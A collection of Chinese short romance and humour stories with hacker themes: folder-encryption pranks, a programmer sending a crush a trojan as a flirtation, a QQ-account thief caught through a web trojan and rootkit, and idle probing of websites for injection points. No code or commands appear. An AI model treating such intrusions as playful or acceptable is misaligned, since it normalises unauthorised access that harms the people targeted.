经过本人多次威胁后，终于ＱＱ上的那帮朋友告诉我说要下载一个文件夹加密大师才能开始我的阴谋。软件下载后，如何使用对于我这等菜鸟级别的小人物可就是高难度的问题了。手脚并用之后才解压，打开加密大师后我乐了。简直太简单了，找到游戏安装的文件夹然后点击加密，然后输入密码，一切搞定。这个东西让我兴奋得在屋子里乱蹦乱跳，我把他所有的游戏文件夹全部加密，然后眼巴巴的等着他回家，上演一部好戏。

爱有些时候会是一块质感上好的绸缎，手指划过不会有一丝的阻力，轻柔温暖的象春天妩媚的阳光，但所有美好的东西都需要珍藏，需要用心的经营。爱情就是一加一等于二这么简单。但是我却忽略了这些，我以为做了这些就可以控制他玩的游戏，可以把他所有的目光都锁定在我的身上，但是我却分明给我的爱加上了一个沉重的枷锁，一个暗无天日的牢笼。

下班回家后他打开了电脑，如我所料他果然打不开任何游戏了。一开始他以为中了病毒，但是仔细揣摩了片刻，他终于发现了原因，他没有生气也没有质问，只是意味深长的看了我一眼。那目光比质问还要犀利，或者是我心虚的太厉害。

他整个晚上都在研究那个文件加密大师的破解方法，我想告诉他密码，但是很不幸的是我忘记了。我没有想到文件加密精灵这个软件会如此坚固，经过他研究了半晌还是没有任何的效果。面对这样的结局我很内疚，因为我只是希望他可以关注到我的寂寞我的空洞，只需要片刻的时间在我的耳旁亲昵的说着那些动人的语言。哪怕我们之间不需要如此的做作与虚伪，但

是爱情毕竟需要一些甜蜜。

我在床上忐忑的望着天花板，黑暗中我感觉生活像是有了一个缺口，在我得意的加密了他的游戏那一刻，这个缺口崩裂，那些苦涩的味道随着缺口的增大开始肆无忌惮的蔓延开来，直到装满我整个胸膛。

清晨当我在朦胧中醒来的时候，他还在电脑前噼啪的敲着键盘。纤细美好的十指在键盘上跳着优美欢快的舞蹈，丝毫没有整个夜晚不眠的疲惫。但是他的眼神中充满了坚决和漠默。我开始准备着早餐，当一切妥当之后，他已经完全把那些加密的游戏拯救了出来。我惊讶的看着电脑的屏幕，无法相信，我想我的能力还是无法与他抗衡。

吃过早饭他离开了家继续一天的工作，而他沉默的背影留给我一室的忧伤，我踏着寂寞在地上来回的走动，我想我错了，但是错在哪里？晚上他回家的时候，没有再打开电脑，而是紧紧的抱着我说："宝贝，从此电脑被你取代了。"一句话瓦解了我所有的心痛。

可是不知道为什么，从此我开始和他较上了劲，我开始研究那些代码，那些软件，那些令我头疼厌恶的数字和英文字母。他下班回家之后不在坐在电脑前，而那台电脑却被我牢牢的霸占了。他会亲昵的用头摩擦着我头发，但是我的眼睛里只有电脑还有那些让我陷入懵懂的代码。

渐渐的我习惯了在网络中穿梭，忘记了最初学习代码的目的，也忘记了若林的存在。每天的生活除了吃饭睡觉，就是守望在电脑前期待着什么。当网络中那些电脑初学者对我表现出一点点的敬畏，都会让我无比的受用。电脑里面的世界虽然宁静无声，但是却充满了更加绚丽的色彩。

我在一个电脑初学者的论坛里面整日叱诧风云的时候，突然有一天这个论坛来了一个"向回走"的人，他首先在论坛上公布了一些破解后的软件和游戏，又发布了一个游戏外挂。一时间电脑初学者的论坛轰动了起来，每个成员都为这个人震撼着，拜师帖子和请教问题的帖子铺天盖地的袭来。不光是我，很多的技术核心人员的光环全部都被这个人所掠夺了。

一时间我的QQ安静了下来，看着那些彩色的头像，安静而又寂寞。突然之间我不知道自己该如何打发那些无聊的时间。我无精打采的浏览着电脑初学者的网站，我的帖子被沉了下去，沉得很深，无人问津。再也没有人称我为高手，刹那间我觉得一切是那么的虚空又不甘心。

晚上若林回来的时候，我还是呆坐在电脑前无所事事。若林摆弄着手机，在我的身后冰冷冷的没有任何的意识。什么时候，我们变得如此的冷漠？就像是不曾相爱过？我用余光看着若林，他的背影和我一样的孤单，到底是谁先忽略谁的感受，把寂寞捆绑在我们的身上？

我扭过身，看着若林趴在床上，眉头紧锁。我静悄悄的趴在了他的身边，他猛然间的警觉，正在发送的信息，马上删除掉了。我的心狠狠的抽痛着，是什么信息这么隐秘，居然看到我会这么紧张？

我的笑容在脸上僵硬了，我不想追问什么，就算是相爱的人也应该给彼此更多的空间。虽然这样想，可是心里还是酸酸的难过。我把鼠标摔得很响，只是为了引起他的注意，让他向曾经一样温柔的抱着我，说声对不起。但是他回过头看着我一脸的怒气，叹息的转身离开了布满愤怒，忧伤的房间。

我走到门缝看着他远去的背影，心里狠狠的疼，最恶毒的诅咒，发誓再也不爱他了。可是说了些狠话，眼泪也掉了下来，穿过稀薄的空气，穿过夜的黑暗，冰冷冷的凉。

我赌气的在房间里大哭，听不到轻声细语的安慰，没有理解温暖的拥抱，我听见自己的哭声是那么的绝望。我收拾所有的行李，就算是一只袜子也没有留下，锁上门的那一刻心砰然的坠落，就像是掉到了无底的深渊。可是我还是咬着牙离开了那个承载着我所有甜蜜记忆的家。

回到父母的身边，一切也回不到了起点。不回他的留言，不去电脑初学者的论坛闲逛，只是拼命的和陌生的网友聊天说话，我害怕寂寞的时候他就像是血液一样在身体里一遍遍的流淌，我害怕自己会崩溃。但是人总是喜欢自欺欺人。明明深深的挂念却还假装无所谓，只是在夜里撕心裂肺的哭泣。

当若林疲惫不堪的站在我家的门前时，惊讶之余泪流满面。他说仅仅几天时间仿佛几个世纪一样遥远，如果他错了他可以改，只是千万不要抛弃他。为了我他愿意放弃电脑，放弃一切。若林的眼睛里有着闪亮的水滴在跳动。

我紧紧的抱着他，就像是失而复得的宝贝，我哭了，也笑了。为这份没有离开的感情而喜悦，我抚摸着他憔悴的脸孔说："不，我不在这么无理取闹了，寂寞了就告诉你。"他感激的拥抱，我甜美的笑。

我感激那段有技术陪伴的日子，在那里我学到不是技术，而是不要让生活的热情因为痴迷电脑而冷却。不要让幸福像流沙一样在指尖滑落，坠落的无处寻觅。

一切风平浪静后，我开始疯狂的使用酷刑，让若林说出那个神秘聊天人是谁？

无法招架我的严刑拷打之后，若林终于告诉，那个神秘聊天人居然是电脑初学者的站长，而那里面抢尽风头的"向回走"居然是若林？

刚想一阵铁拳进行报复的时候，却被若林紧紧的拥在怀里说："那个时候希望一切可以向回走，回到最初的起点。"

爱情病毒

沙子

有人说，挨踢业（IT）是很有前途的行业。对于这句话我深信不疑，连哭带闹的非要转行IT业。我一直深信自己是应该属于IT业的，我爹姓魏，我娘姓阮，因此两人为了纪念爱情的结晶，就给我取名魏阮。长大以后，当我听说美国有个很NB的公司叫"微软"的时候，冥冥中就感觉到自己注定是要加入IT业的。这样的取名方法我曾竭力推荐给一个已婚将要当爸爸的同事，但被同事暴打，因为同事姓杨，他老婆姓魏。

我加入IT业的第一份工作就是收购废旧电脑，第二份工作是卖盗版光盘。一个朋友看我实在可怜，就介绍我去做了一名普通的程序员。不过公司为了唬人，在胸牌上用烫金色写上"软件工程师"的五个大字，再加上"魏阮"两个字，念起来就是"微软软件工程师"，听上去很酷，看上去很美。

"黑客！"当我正在加班测试一个软件是不是有前途，能够在国内市场上挣几毛钱的时候，一个电铃般的声音传入耳朵。请原谅我所用形容词的土气和庸俗，因为实在是只知道上课用的电铃是什么声音，所以只能这么形容。我从自己的电脑桌前站起来，面前只有一个穿着粉红色T恤的女孩忽闪着水灵灵的大眼睛看着我。她具备了成为一名美女的所有条件，无论是身材、相貌、笑容还是声音，就如同最优秀的杀毒软件一样无懈可击，

就如同最厉害的CIH病毒一样杀伤力巨大。很多人都说，程序测试员的话不能信，永远只报喜不报忧，那么我可以对天发誓，如果她不是美女的话，就让我自己这辈子都染上计算机病毒卧床不起。

"你在叫我？"我小心翼翼地问道。"这地方除了你还有别人吗？"她笑了一下，我感觉自己的防火墙正在一点点地倒塌。"我不姓黑，虽然我人长的黑了一点儿，但是这完全是因为电脑辐射的缘故，就象你不能把所有的非洲同胞都叫做黑客一样。"魏阮语无伦次地说道。"别人不是说程序员都喜欢别人把他们叫做'黑客'吗？"她一脸茫然。我趁同事不在，挺了挺胸脯说："我是软件工程师，不是最低层的程序员。""啊！"她惊讶地张大嘴巴，仰慕之情已经如滔滔江水一发而不可收拾。我潇洒地掏出一把螺丝刀，用极其神气的语气说道："有什么事情需要我效劳吗？"她不好意思地说道："我在你们楼上住，电脑出问题了，我对电脑又不太懂，能帮我看一下吗？"

当看到美女的电脑时，我嘴巴张成圆周状，并有脱臼的可能。一个年轻女孩的电脑配置居然比公司的服务器都好。女孩紧张地说主机启动正常，但显示器不亮。我一看，鼻血差点没蹿出来，显示器没插电源怎么可能自己亮呢？不过我不能说，作为一个软件工程师，一定要挖掘出一些更深层的错误来。我把主机箱打开，一个板卡一个板卡地拿到太阳底下看。女孩小心翼翼地问道："难道是它们在机箱里没有见阳光缺少太阳能的缘故？"我手持主板的手一抖，差点酿成人间悲剧。

她一会儿倒饮料，一会儿递毛巾，忙得不可开交。我拿着她的双敏显卡没话找话地说道："你是叫双敏吗？这显卡上写有你的名字！""啊，我是不是买到假显卡了？我明明叫何雯雯！"我在心里得意地笑了。

在无限次的拆拆装装中，终于耗到了吃晚饭的时间，把电脑重新组装起来，然后把显示器插上电源，拍了拍手故做很劳累的样子说道："OK，大功告成。"她欣喜地看着显示器顺利地点亮，进入了熟悉的桌面，拍着我的肩膀说："你果然是高手，上次我也找了你的一个同事，就是胖乎乎的那个，他整了一天，喝了我不少饮料，还吃了好几个苹果，最后告诉我说是因为显卡和我的护目镜起硬件冲突。我虽然对电脑懂得不多，但也不是白痴啊。"

我恨得牙花子痒，前几天问小胖，天天热情上门服务的对象是不是美女，小胖还哭天抢地地发誓说是个大恐龙，因为怕其他同事受害才甘愿献身，当时还夸奖他是舍生取义割肉喂鹰，现在看来完全高估了小胖的境界。

何雯雯请我去麦当劳吃饭，一边吃一边聊。我好奇地问道："你住在中关村，但是为什么电脑知识并不是很好呢？"她用美丽的大眼睛看了我一眼，微微一笑说道："按照你的逻辑，那么住在动物园的人，就要什么鸟语都要精通了？"我拍拍胸脯说道："别担心，以后我就是你电脑的义务维修师。"她高兴地举起可乐说道："来，为了我的电脑，我们干一杯。"

第二天刚上班，我的电话就响了。何雯雯焦急地说道："我的电脑又不听使唤了，一直显示一个蓝蓝的界面，上面用英语说让我敲击任意键，但是我怎么找也找不到键盘上有any key键啊？"我强忍住笑，一本正经地说道："那你刚才都做什么了？"她想了一会儿说道："没有做什么啊，就是和两个网友聊聊天，然后吃了个苹果。"我追问道："你吃苹果削皮了吗？"她果然不好意思地回答道："我洗了洗，所以就没有削皮。"我继续说道："你按一下那个最大的回车键就可以了，下次记住吃苹果要削皮哟。"

二十分钟后，又一个电话追命似的打了过来。何雯雯大声说道："老大，我的光驱无法读碟了？"我问道："有什么提示吗？你都操作什么了？"她说道："我本来是想在光盘上抹点蜡，那样的话岂不是能够转得速度更快，存取的速度也相应提高吗？但是我找不到蜡，只好抹了点儿润滑油。"我的头一下子撞在了显示器上。我温柔地对她说道："没什么大问题，润滑油太贵了，下次记得要抹香油。"忽然那边的电话挂断了，我大吃一惊，向楼上冲去。她开门的时候一脸自豪，我焦急地说道："你不会真抹香油了吧？"她鬼鬼地一笑："我就知道你在骗我，我才不那么傻呢。"我如释重负，她忽然从身后拿出一瓶东西说道："哈哈，我抹的是色拉油，香油那么贵，我才不抹呢。"我强忍住笑，把那个可怜的正向下滴油的光驱赶紧换了下来，并且一本正经地对她说道："看到了没有？这就是数据溢出，下次千万不要乱甩光盘，会把数据甩掉的。"

帮她换完光驱吃完饭，我们开始轧马路。何雯雯说道："我买了这台电脑后，它就三天两头地出毛病，我对这些东西也不懂，听杂志报纸上动不动就是系统崩溃，我经常想，以后要找个男朋友，用不着太高，用不着太帅，但是一定要会修电脑。"当时我就如同被一记重锤击中胸膛，说我呐？正当我准备一诉衷肠时，该死的手机响了，听筒里传来经理气急败坏的吼声："你小子在哪儿？快点回来，咱的服务器崩溃了。"

正当我蹲在机房里忙碌的时候，她的电话又如影随形地来了，她带着哭腔说道："我的回收站本来是满的，刚才不小心清空了？我该怎么办呢？"我想了想，认真地说道："你再把硬盘上的东西删掉一些，那不是又满了吗？"她大叫一声："你真是太聪明了！"我关切地说道："你夏天不要开机那么长时间，时间长了会发热把硬件变成软件，不过没关系，到了冬天，还会冻成硬件。"她很迷惘地问道："那么我的512兆的内存如果插反的话，那不是要变成215兆的吗？"我轰然倒地，终于见到了举一反三的真实版。

编了几天的代码后，终于被经理仁慈地放了一天假，我坐在电脑前苦思冥想该找个什么理由去见何雯雯时，忽然发现她登录QQ了。她的个性签名中很牛气地说："我不聊天，不泡论坛，不见网友，不打字。"我马上发消息问她："你什么都不干，那还上QQ干吗？"她说："我只是在等一个人。"我不知道这个人是不是自己，只好想了个办法验证。给她发过去一个木马程序，过了三秒钟，她的QQ头像灰了，过了一分钟，电话打过来了。"我上不去网了，并且机器频繁重启，你快来啊！"我暗自笑了，果然是我。

这次，我只用三分钟就摆平了这个自造的木马。她看我的目光里不光有了崇拜，还有了些异样。我在她的电脑里随便装了几个街机小游戏就玩了起来，当屏幕显示说"Please insert coin"，雯雯问这是什么意思。我说："在游戏厅玩这些游戏时不是需要投币吗？"话音刚落，雯雯就往软驱的插口里塞了两块钱的硬币。得，一个软驱废了。

我不由得抓狂，大声说道："你真的对电脑什么都不懂吗？"雯雯不好意思地说道："对不起，我是不是很笨？你是不是不愿意为我解决问题了？"我没有说什么，只是在电脑里鼓捣了一会，然后就离开了。我没有回头，但我知道雯雯一定在望着自己的，目光迷离失望或伤心不已。但我相信雯雯打开电脑之后，一定会明白自己的用心，因为会有"我爱你"三个字一直随着她的鼠标移动，并且每次开机，桌面上都会有一束束玫瑰花在慢慢绽放，想不看都不成。

小胖听了我的做法后，迷惘地问道："浪漫是挺浪漫，但是你咋不直接呢？"我嘿嘿一笑说："咱是程序员，要会用机器语言。"小胖是最八卦的家伙，他立刻边跑出去边说："我去看看美女的表情如何！"过了五分钟，小胖跑了回来，目光呆滞地说："完了，你完了！"我摇着小胖的胳膊说："怎么完了，快说。"他指指门外，有气无力地说："你自己去看看就真相大白了。"

我疑惑地冲上楼，敲了敲雯雯的门。她打开门，两个脸蛋

红扑扑的，我二话没说就坐在了电脑前，她试图阻挡，不过手伸出一半就缩了回去。我打开电脑，准备把自己的爱情宣言全部删除。可奇怪的是，桌面上的玫瑰花没有了，取代它的是一束束百合，而鼠标旁的字由“我爱你”换成了“答应你”！我目瞪口呆，雯雯站在身边，嘻嘻地鬼笑。

当雯雯在我面前熟练地使用VB语言做了个飞机小游戏时，我揉了揉自己的眼睛，又掐了掐自己的大腿，疼痛告诉他这不是在作梦。何雯雯小声地说：“我是计算机专业毕业，我想认识你，但是又想不出其它的办法，你不会生气吧？”

我当然不会生气，这只能怪自己太笨蛋，防火墙没有升级，感染了这么个强劲的爱情病毒。不过我甘愿带毒工作，哪怕机器瘫痪都坚决不杀毒。

蜕变

海边一粒沙

凌晨四点，我终于成功入侵了那个规模非常大的点卡交易网站，就要把对方数据库里的点卡下载回来，然后卖出去换钱了，我心里一阵的窃喜。

“咳咳……”奶奶咳嗽的声音在我的耳边想起，我心疼的走进奶奶的房间，替奶奶盖好被子，然后转身又回到电脑前，开始下载对方庞大的数据库。看着下载的进度条缓慢的向前爬行着，我有一丝的兴奋，也有一丝的胆战心惊。就当进度条走到50%的时候，我感觉电脑的速度变得慢了下来，不象刚才那么流畅了，下载的进度条也停滞不前了。这不大可能呀，这时候的网速应该是最畅通的，难道是被对方发现了？我打开了任务管理器，发现IE进程的CPU占用率居然是百分之百，我又调出了CMD，使用NETSTAT命令查看自己电脑当前的网络连状况，我惊讶的发现有个不知道的IP地址正与自己电脑的21端口连接着。那个FTP服务是方便自己必要时将远程电脑上的文件下载到自己的电脑上而开启的，使用的也是Windows自带的FTP，而且我也确信自己系统强悍的登录密码绝对不会被轻易的暴力破解出来，但是那个连接却又是实实在在的。

“你现在的样子应该是惊慌失措吧！”忽然电脑上弹出了一个对话框。

我的电脑竟然被别人控制了，我大吃一惊，不由问道：“你是谁？为什么要入侵我的电脑？”

“罪有应得，你没有听说过‘常在河边走，哪有不湿鞋’这句话吗？你就等着坐牢吧！记住我的名字－－张晓暖。一个给你带来痛苦的人。”

“你？你是什么意思？你为什么要这么做？”我在对话框里疯狂的追问着，但是回答我的是一片空白的寂静。

我连忙终止了数据库的下载，关掉了电脑，可自己也清楚，一切都已经太晚了。香烟的烟雾在满屋子萦绕，小小的房间里堆积着我的无助。为什么一向小心的我居然会出这么大的纰漏呢？对方到底是怎么入侵自己的电脑呢？最重要是自己会不会真的因此而被抓？

天刚破晓，东方露出了一丝鱼肚白，此刻的我没有一丝的疲惫，平静的就像是一湾死水。心里总是放不下的就是奶奶，从小到大只有奶奶和自己生活在一起，父母离婚后都有了自己的家庭，而我就成为了他们的累赘，从小到大努力的学习，奶奶为了供我读大学，几乎借遍了所有的亲戚，大学读完了，意气风发的走进了社会，当被一家外企公司录用的时候，我曾沾沾自喜，后来才发现工作勤奋是虚伪，工作拖拉是慵懒，到最后也就变得工作不积极，也不消极，只有用网络来充实自己空虚的心。思索了再三，为了不让奶奶亲眼看到她辛苦栽培的孩子锒铛入狱，还是决定去自首吧！唯独，我对不起奶奶。

我走进奶奶的房间，看着已经在梳理头发的奶奶，说道：“奶奶，公司要派我去德国考察学习，可能要去几年也不一定，你在家一定要好好照顾自己。”我红着眼睛看着奶奶。

奶奶用颤抖的双手抚摸着我的头说道：“呵呵，我的孙子终于有出息了，让你那没良心的父母看看，我孙子多么争气。”

我笑了，笑到眼泪都流了出来，我拿出所有的积蓄对奶奶说：“奶奶，记得吃药，别省着，该吃什么就吃什么。”

奶奶颤抖的双手推开存折，叮嘱道：“听说外国的东西都非常贵，你拿着。别苦了自己。奶奶没什么给你的！”

我苦涩的笑了笑：“没事，一切费用公司都会负责的。”

奶奶抚摸着我的头发，欣慰的笑着。第一次那么安心的睡着了，睡在了奶奶的腿上。就好像小时候一样甜美。

当夕阳和地平线连成了一条线，留下点点的余辉在天边跳跃。映着奶奶苍白的发，漫天的红霞中越来越浅淡。我挥挥手，微笑的让奶奶回去，却在转身的瞬间泪流满面。

终于，我入狱了，却没有明白是谁，又是如何让我变得这般的落魄。我不敢给奶奶写信，不敢与任何人联系，每当别人的亲朋好友来探监的时候，我只是遥望着天空，静静的发呆，在想像那个名叫张晓暖的人。

入狱后的第三个礼拜，张晓暖来看我了！很有猫哭耗子的味道。也许她是来看我的落魄与窘迫。

张晓暖甩了甩乌黑柔顺的长发，双眼如水一般清澈见底，像是夏日里偶遇的一流清泉。皮肤弹指可破般的水嫩，小巧的鼻子，性感略带微笑的唇。张晓暖就是这么华丽娇美的出场在我的面前。我实在无法相信就是这样一个貌美如花的女孩子把我送进了监狱。

按理说仇人见面分外眼红，可是我竟然被这个漂亮的小丫头给迷晕了，根本无法怒视与冷漠。以前在网络中的那些尖酸刻薄的语言再也说不出来了。总结一句话就是：红颜祸水，害了人，你还要为她神魂颠倒。

许久她不好意思的哼了一声，低下了头。我这才醒悟过来。刚才那副痴迷的样子被凶神恶煞般的冷漠所代替。

我冷冷的问道：“你有事吗？没事的话就回去吧，我该回去了。”

我想站起来，她却拉住了我。泪眼婆娑的看着我。我心狠狠的疼着，虽然入狱的是我，但是她这样子好像委屈的是她？

她像是犯错的小孩子说道：“你先坐下好吗？”

我竟然乖乖的坐下了。她沉默了片刻对我说道：“我找你好久了，一直都想把你送到监狱里。”

晕，这么一个漂亮的MM开口的第一句话就是送你进监狱，就算是对她有兴趣，也一盆凉水从头到脚的给你浇下来了。

我想辩解，但是她却哭得更凶，哽咽的说：“因为是你一手毁了我一生的问题。”

我听得莫名其妙，但倘若是真的，倒果然她比我更委屈，但是想了好久确实以前没有见过她，怎么可能是毁了她一生的幸福呢？

张晓暖看着手里的面巾纸说道：“三年前，我初涉网络，那

个时候我是一个既单纯，对爱情，对生活都充满信心的小孩子。在那年网络的世界里干净透明。我认识了小佩，那个语言散发着青春快乐气息的男孩子。每天都用QQ聊天的我们，简单的快乐着。一起憧憬未来多么美好，想象着爱情的模样。我以为这样的快乐可以持续到天长地久，甚至那个时候我们彼此深深的许诺，这辈子非他不嫁，他也非我不娶。

可是不久之后，我登录了一个网络情缘的网站，去抒写我们的爱情，可顷刻之间我的QQ就显示在他处登录了。我万分的着急，无论怎么登录都登录不上。那一天我彻底的失去了小佩。时间在我焦急无助的情况下一过就是一个月。我实在无法容忍这种想念的痛苦。背着家人，用打工积攒下来的钱去了小佩居住的城市。凭借着小佩对我的讲述，我辗转在那个城市四天的时候，我找到了小佩的家。可是我却看见小佩微笑的黑白遗像安静的躺在他家的墙壁。那一刻才知道小佩为了找我，偷偷的离开家，被父母追赶的时候不小心和一辆大货车相撞了。"

张晓暖再也说不下去了，用手捂着哭泣的面孔，眼泪顺着手指的缝隙，飞快的逃离着。却无法带走她此刻入骨的悲伤。我终于明白了她为什么说是我亲手毁了她一生的幸福，因为那个网络情缘的网站站长就是我，而那年征集网络情缘故事的人也是我，目的是为盗QQ。

张晓暖抬起头目光凄楚的问我："你知道什么是生死两茫茫吗？在小佩临死的时候我们都没能见上一面。我的初恋，连同小佩的生命都毁在了那个QQ，那个该死的网站上。那一年，我失去了小佩，我高考落榜，我学会了吸烟，学会了酗酒，学会了和父母顶嘴，学会了忧伤。"

张晓暖不哭了，目光深邃中带着一抹忧伤，而我却看不到她对我的怨恨。突然间，我深深的内疚了起来，这么多年来，我曾经伤害了多少像张晓暖这样善良的人？

我低下头小声的说道："对不起，虽然无济于事，但这是我唯一能为你做的事。"听到自己的道歉连自己都开始莫名的心虚。如果对不起可以让小佩活过来，如果对不起可以让张晓暖幸福起来，那么我愿意这辈子都重复这三个字，可是这三个字只是无能为力的一种解释。

张晓暖不说话了，我依然没有勇气抬起头看着她的眼睛。她的每一分忧伤都让我心痛的要命。

张晓暖叹息着说道："一开始，我恨死你了。那个时候我用心的学习那些网络安全的技术。我想有一天要报复在你的身上。三年来我不停的寻找机会，看着你继续的放荡不羁，看着你继续盗Q，入侵网站，每时每刻都在关注着你。直到今天的结果。后来我才知道你所做的一切不过是因为想给奶奶治病，想好好的照顾奶奶，我才开始慢慢的理解你。"

我惊喜的抬起头，听着张晓暖的故事，我从来都没有想过她能原谅我，但是她居然说理解我。我怀疑的问道："真的吗？为什么？"

张晓暖点点头说道："因为一切背上爱的名义的罪恶，都是值得原谅的。"

我笑了，原来这个世界上没有无缘无故的恨，只是那些无心或者有意的伤害，让自己的心灵与灵魂变得残缺不全。

最后，我终于将一直困扰自己的问题问了出来："那天，你是怎么入侵的我的电脑？"

张晓暖笑了笑，回答道："还记得在那之前QQ上有个人找你要你入侵那家网站吗？其实那时候我已经在那家网站上挂了网马，当然那是一个还没有公开的网马，利用的也是一个没有公开的IE漏洞，然后我又使用了一个国外最新公布的rootkit程序。那个rootkit程序植入你的电脑后，平时一直处入休眠状态，因此你很难发现自己的电脑有异常，我可以连接你的任何一个开放的端口，然后通过口令来唤醒它，接下来的我想就不用再说了。"

送走张晓暖的时候，我一直都在微笑，我想我明白了，我曾经所做的一切是多么的可笑。伤害了别人也害了自己。

接下来的日子里，我几乎每天都用微笑来迎接日出，而那个漂亮的张晓暖也每个月都来看我，告诉我奶奶有多好，身体的病也得到了控制。还不时的告诉我一些关于网络安全的新闻。我想有些东西在萌发，只是不敢去碰触。现在的一切美好，都像是一颗珍贵的水晶，一小心害怕它会破碎。

一年零两个月的那一天，我走出了监狱的大门。张晓暖在阳光下冲着我微笑。我们一起回到了家，小暖在厨房里忙乎着，我却在奶奶的怀里看着干净整洁的家泪流满面。我想我需要一个蜕变，变成一个美好的蝶，在每个不开心的日子里勇敢的飞。

奶奶的手还是昔日那般的温暖，温柔的说道："孩子，以前做错了什么就都改过来，不用跟奶奶解释。和小暖好好的生活奶奶就知足了。"

我淡淡的笑着说："奶奶，对不起。小暖不是我的女朋友。"

奶奶生气的把我推开说："你这个臭小子，怪不得人家小暖每次愁眉苦脸的说你不要她。这么好的姑娘你不要，你找死是不是！"奶奶说着就拿起了扫把。

张晓暖，我跟你没完，这事不事先早说，害得我挨打，更重要的是害得我一直为这份爱担惊受怕！

我的失忆女友（一）

侠隐仙踪

海边一粒沙

凌晨两点四十分，终于把公司网站上的几个漏洞给找出来了，并且修复了漏洞。隔壁房间萧然轻微的呼噜声，让我倍感凄然。同是一个大学出来的学生，此刻萧然却是我的老板，而我只是一个一无所有的小员工，同样在这个宁静的夜里，他在梦周公，而我却与电脑较劲。离开校园的这三年里我终于明白，这个社会，这生活是多么的现实与残酷。唉，别想了，想多了，容易产生跳楼的想法。关掉电脑，爬上床，渐渐的开始睡熟。

"叮咚！"突然紧急的门铃声，让刚刚困意十足的我烦躁了起来。这么晚了会是谁啊？打开门后，我严重怀疑门外站着一位女鬼，不过却是极其漂亮的那种，甚至可以说是美的惊心动魄。当我仔细的看着她精致的面孔时，我的心又狠狠的疼了起来。

雨薇？！这个熟悉而又陌生的名字在我心里回荡着。几年前站在我面前低着头哭泣的女孩，是那样的清纯，柔弱，连哭泣都轻柔的没有声音，可那时候的我只是沉沦在网络里，沉落在网络中那虚拟的爱情。面对在我眼前轻声哭泣的雨薇，我的目光里是烦躁和不安。可当那段网恋淡了，厌了的时候，突然间大脑里遍布了雨薇那个清纯柔弱，可人的影子。但，爱已经是个盲点，我又怎么去拯救，怎么走回曾经的起点。

"啪"的一声，感觉眼前无数个小星星在跳舞。雨薇对着我的脑袋毫不留情的给了一掌，然后露出妩媚的笑容说道："你好，我叫夏雨薇，难道不想我进去嘛？"

时间啊，真是个奇怪的东西，它可以让一切美好的东西黯然无色，年华老去，也可以让那些稚嫩的事物，变得华美妩媚。

"啪啪"，突然脸上火辣辣的疼。雨薇这丫头还真是变了，当

我再次从沉思中醒悟过来的时候，雨薇已经对我左右开弓完毕了。我捂着脸刚想发脾气，但是萧然却一把把我推到了墙角，狠狠的抱住了雨薇——我曾经的初恋情人。

“雨薇，你什么时候回来的？为什么不告诉我一声，我好去接你啊！”我极度鄙视萧然这种忽视兄弟的态度。但是面对这么一个大美女谁都无法做到无动于衷。

“对了，这是我大学的同班同学，我公司的员工！”萧然把员工两个字说的很重，似乎这样才可以显示他的身份，他的重量，他的骄傲。然后目光又转向我说道：“这是夏雨薇，我大学时的校友。呵呵，当然也应该是你的校友，只是你们以前不认识！”

我刚想说什么，却被萧然狠狠的掐了一把。做为朋友，我绝对不允许他这样虐待我，但是做为他的员工，我忍了。

雨薇像我和萧然的房间看了看，指着我的房间调皮的对萧然说：“我要这个房间。”雨薇一句话，萧然立刻毫不犹豫的把我的一切东西都扔了出来，从没见过这个家伙这么积极过。难道他欠了雨薇的钱，不然怎么跟接到圣旨似的呢？

萧然和我一直忙乎到清晨，而雨薇却喝着咖啡看着杂志，一直到我成功的从我的小窝搬了出来后，她才拿着自己的行李，微笑着关上了门，把我一个人扔在门外发呆。摸摸仍然火辣辣疼的脸，现在我才知道什么叫做红颜祸水。从早上雨薇来到现在，我已经明白了什么是痛苦；从挨打到现在的流离失所我才明白，什么是比现实更残酷。

早上八点，我顶着熊猫眼，坐在萧然的副驾驶座上一边打着哈欠一边问道：“这个丫头怎么跑到咱们这儿来了，虽然你是房东，但是也得给我个解释吧！”

萧然苦笑着说道：“我知道，她曾经是你的恋人，但请你不要再提起这件事。她和你分手后整天恍恍惚惚的，那时候我疯狂的喜欢着她。她后来出了车祸，什么都不记得了。我只是告诉她我是她的男友，从来没有提起过你。只是希望她能从失恋的痛苦中走出来。所以请你成全我的幸福。她刚从新加坡回来，所以暂时就住我们这儿，你和我就将就一下吧。”

看着萧然认真而又虔诚的样子，我突然感觉到自己曾经是多么的卑鄙和过分，原来今天的雨薇已经物是人非了，就连她曾经的记忆里也已经彻底把我抹去了。而我还有什么理由不让萧然和她幸福呢？

在公司的一整天，我都把自己沉浸在工作中，希望可以把脑海里雨薇的影子驱散出去，就连午饭也是在一个盒饭对着电脑的情况下度过的。可她的笑，她所受的伤还是在我的内心里浮浮沉沉，纠缠不消。

黄昏时分，我依然留在办公室。萧然拉着我回家的时候，我淡淡的笑着说道：“不了，我想今天晚上多加会儿班，你先回去吧！”

萧然会意的笑笑，叮咛了几句就消失在我的视线之内。整日的喧嚣沉淀下来，是一种致命的寂寞。这种伤游荡在整个大脑中，我闭上眼睛深深的叹息着，留下满屋子的忧伤。如果上帝真的垂怜我，我希望他能够给我一颗后悔药，但是上帝垂怜我了嘛？没有。所以，现在我只能自己找些事情，打发那些伤人的记忆。

对于许多搞网络安全的人来讲，打发寂寞最好的方式就是研究怎样注入和入侵。当然我也不例外。找到一个国外的游戏网站，寻找着后台、注入点以及一切可以利用的方法。就在我快要成功的时候，发生了我这辈子最大的败笔，掉线了。

现在整个公司里只剩下了我一个人，如果不是电信公司出了问题，那么就是我电脑出了问题，但是很快就证实了，电信公司一如既往的忠诚。那么就是我的电脑出了问题了？虽然我不是什么网络高手，但也不是什么泛泛之辈，但当我看到电脑桌面变成了一个铅笔画小丑的笑脸时，我彻底无语了。我不会这么逊色吧？我一直坐在电脑前，就这么被人入侵了？打开任务管理器果然发现explorer.exe进程不大对头。我重新启动系统切换到安全模式下然后打开杀毒软件进行惨无人道的扫荡式杀毒。不过一个小时后，我才发现杀毒软件在没经过我批准的情况下就缴械投降了，竟然什么都没有查出来，而在系统目录下我也没有查到什么可疑的文件。幸好萧然不在，要不然我真的要祈祷上帝赐个雷给大地劈个缝，让我钻进去算了。经过大风大浪的我，居然被人家毫无察觉的给控制了。

经过一个小时的折腾，我终于使用冰刃查找到了这个该死的dll注入木马，经过一阵手动的卸载、注册表的清除与修复和一阵灭绝人寰的诅咒后，我彻底的解脱了出来。现在不要说让我入侵，让我自杀都有可能。看了看时间，已经十二点多了，估计这会儿雨薇和萧然已经睡了，该是我回去的时候了，不知道为什么想起这些，心里竟然酸酸的痛痛的。

